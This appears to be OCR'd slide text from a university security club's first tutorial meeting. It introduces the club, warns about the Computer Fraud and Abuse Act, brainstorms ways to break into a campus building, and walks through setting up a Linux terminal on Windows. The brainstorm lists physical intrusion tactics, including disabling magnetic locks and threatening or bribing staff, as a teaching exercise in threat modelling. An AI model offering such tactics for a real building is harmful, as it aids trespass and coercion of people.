Week 01
Tutorial Meeting

Generic Template

Meeting Flag

sigpwny{term1nal_c0mm4nd5}

What is SIGPwny

Why were we yelling at you at Quad Day?

SIG

Special
Interest
Group

Pwn

Popular computer security term

Like ‘own’

y

So we can have the cool unicorn logo

What is SIGPwny

Computer Security Club at UIUC

Largest Subgroup of ACM@UIUC

Don't talk to me or my child ever again

Run by undergraduates

Open to **everyone**

Two Meetings / Week !

This is new >:)

Traditional Thursdays

15 Minutes Talking, 45 Minutes Doing

SIGPwny Seminar (Sat/Sun)

1 + hours talking, many hours doing

whois SIGPwny

Who are we and what we did this summer

Name	Tag	Role	What we did this summer
Thomas	Thomas (Sonicninja)	President	Pentesting [REDACTED] at Plante Moran
Chris	Chris (2much4u)	VP / Head of Research	Vulnerability research on [REDACTED] at REDLattice
Anusha	Anusha (HelloCA)	Admin	AI at IBM
Nathan	Nathan (tow_nater)	Admin	Full Stack at John Deere
Faisal	Chief	Admin	Running own / family business
Grace	Grace	Admin	??? At ???
Pranav	Pranav (etalerni)	Helper	SWE at Raytheon Technologies (worked w radios and stuff)
Anakin	Spamakin	Helper	SWE at [REDACTED] Startup
Husnain	Husnain	Helper	SWE at Facebook

What are alumni doing?

Name	Tag	What they did this summer
Ian	ian5v	Webapp security @ Leviathan
Ravi	Ravi	PhD at MIT CSAIL
Kuilin	kuilin	PhD @ sslab (Georgia Tech)
Ankur	Ankur (Arxenix)	Security work @ Leviathan
[REDACTED]	[REDACTED]	[REDACTED] @ NSA

How do I join SIGPwny

How do I join SIGPwny

You already have!

How do I join SIGPwny

You already have!

sigpwny.com/auth for access to @uiuc role in Discord

Opportunities

We have a lot, check out last thursday’s meeting for more info

WARNING before I go any further!

(The “Don’t Get Arrested” Slide)

- https://www.law.cornell.edu/uscode/text/18/1030
  - Read it!
- CFAA TLDR
  - Computer Fraud and Abuse Act
  - Attacking “protected” computers
  - Anywhere between a fine and **TWENTY** years in jail.
- If you don’t have EXPLICIT permission to break into it, **DON’T**
- I am NOT a lawyer

Marcus Hutchins, Controversial Hacker who saved the internet, got arrested for past crimes.

I am NOT suggesting, telling, or implying you should actually do these things. If you do them, that’s on you not on me.

Computer Security 101

Breaking into Siebel Center

ONE WAY

Siebel Center

How would you break
in after hours?

What are your…

Objectives?

Resources?

What are the…

Targets?

Assumptions?

ONE WAY

Breaking into Siebel Center (after hours)

- Walk in during the day, stay until close
- Wait for someone to open a door, prop it open.
- Walk in with someone who is already authenticated
- Go up to the door and ask someone to let you in
- Find a door someone left open
    - Break a window
    - Destroy the weak locks on the service entrance
    - Run through a wall with a car
    - Use an electromagnet to disable the magnetic locks
    - Threaten or bribe an employee to let you in


- Pretend to be a delivery driver
- Get an authenticated card / key
- Wait for a blackout, hope the door locks fail
- Find an open door on a balcony
- Get a job at Siebel, be given authentication

Don’t break in


> Terminal

“It’s where things happen”


-Ravi



```
→  CSAW2020 ls
bard            grid            kui_blox1_sol.png
bard.hop        grid_solve.py   libc-2.27.so
ezbreezy        krakme.exe      solve_ezbreezy.py
→  CSAW2020
```




```
mark@linux-desktop:~$
```



```
tquig@THOMAS-PC:~$
```

Linux


You’re good to go



Windows

Windows Subsystem for Linux


Virtual Machine



MacOS

Built In Terminal

Virtual Machine



Windows

Windows Subsystem for Linux

Virtual Machine

MacOS

Built In Terminal


Virtual Machine


Windows Subsystem for Linux

Yeah that one

Windows Subsystem for Linux

⊞ + S → Search “Turn Windows features on or off” →


All
Apps
Documents
Web
More
0
Best match
Turn Windows features on or off
Control panel
Search the web
turn win - See web results
Turn Windows features on or off
Control panel
Open


Windows Features


Turn Windows features on or off


To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.

- □ Telnet Client
- □ TFTP Client
- □ Virtual Machine Platform
- □ Windows Hypervisor Platform
- □ Windows Identity Foundation 3.5
- ☑ Windows PowerShell 2.0
- □ Windows Process Activation Service
- □ Windows Projected File System
- ☑ Windows Subsystem for Linux
- □ Windows TIFF IFilter
- ☑ Work Folders Client

Windows Subsystem for Linux

⊞ + S → Search “Turn Windows features on or off” →


All
Apps
Documents
Web
More
Best match
Turn Windows features on or off
Control panel
Search the web
turn win - See web results
Turn Windows features on or off
Control panel
Open


Windows Features


Turn Windows features on or off

To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.

- □ Telnet Client
- □ TFTP Client
- □ Virtual Machine Platform
- □ Windows Hypervisor Platform
- □ Windows Identity Foundation 3.5
- ☑ Windows PowerShell 2.0
- □ Windows Process Activation Service
- □ Windows Projected File System
- ☑ Windows Subsystem for Linux
- □ Windows TIFF IFilter
- ☑ Work Folders Client

Windows Subsystem for Linux

⊞ + S → Search “Turn Windows features on or off” →



All Apps Documents Web More ▾

Best match


Turn Windows features on or off
Control panel

Search the web

turn win - See web results

Turn Windows features on or off
Control panel

Open



Windows Features

Turn Windows features on or off

To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.

- □ Telnet Client
- □ TFTP Client
- □ Virtual Machine Platform
- □ Windows Hypervisor Platform
- □ Windows Identity Foundation 3.5
- □ Windows Projected File System
- ☑ Windows Subsystem for Linux
- □ Windows TIFF IFilter
- ☑ Work Folders Client


OK Cancel


Restart!

Go set this up!

Getting A Terminal


Open the Microsoft Store → Search “Ubuntu” →





Getting A Terminal

Open the Microsoft Store →



Best match

Microsoft Store
App


Apps

Windows Security

Windows PowerShell

Microsoft Store
App

Search “Ubuntu” →


Results for: ubuntu

Departments
All departments

Available on
PC


Apps (19) Show all

Ubuntu
★★★★★ 255
Installed

Ubuntu 20.04 LTS
★★★★★ 83
Free

Ubuntu 18.04 LTS
★★★★★ 155
Free

Set a ‘root’ user



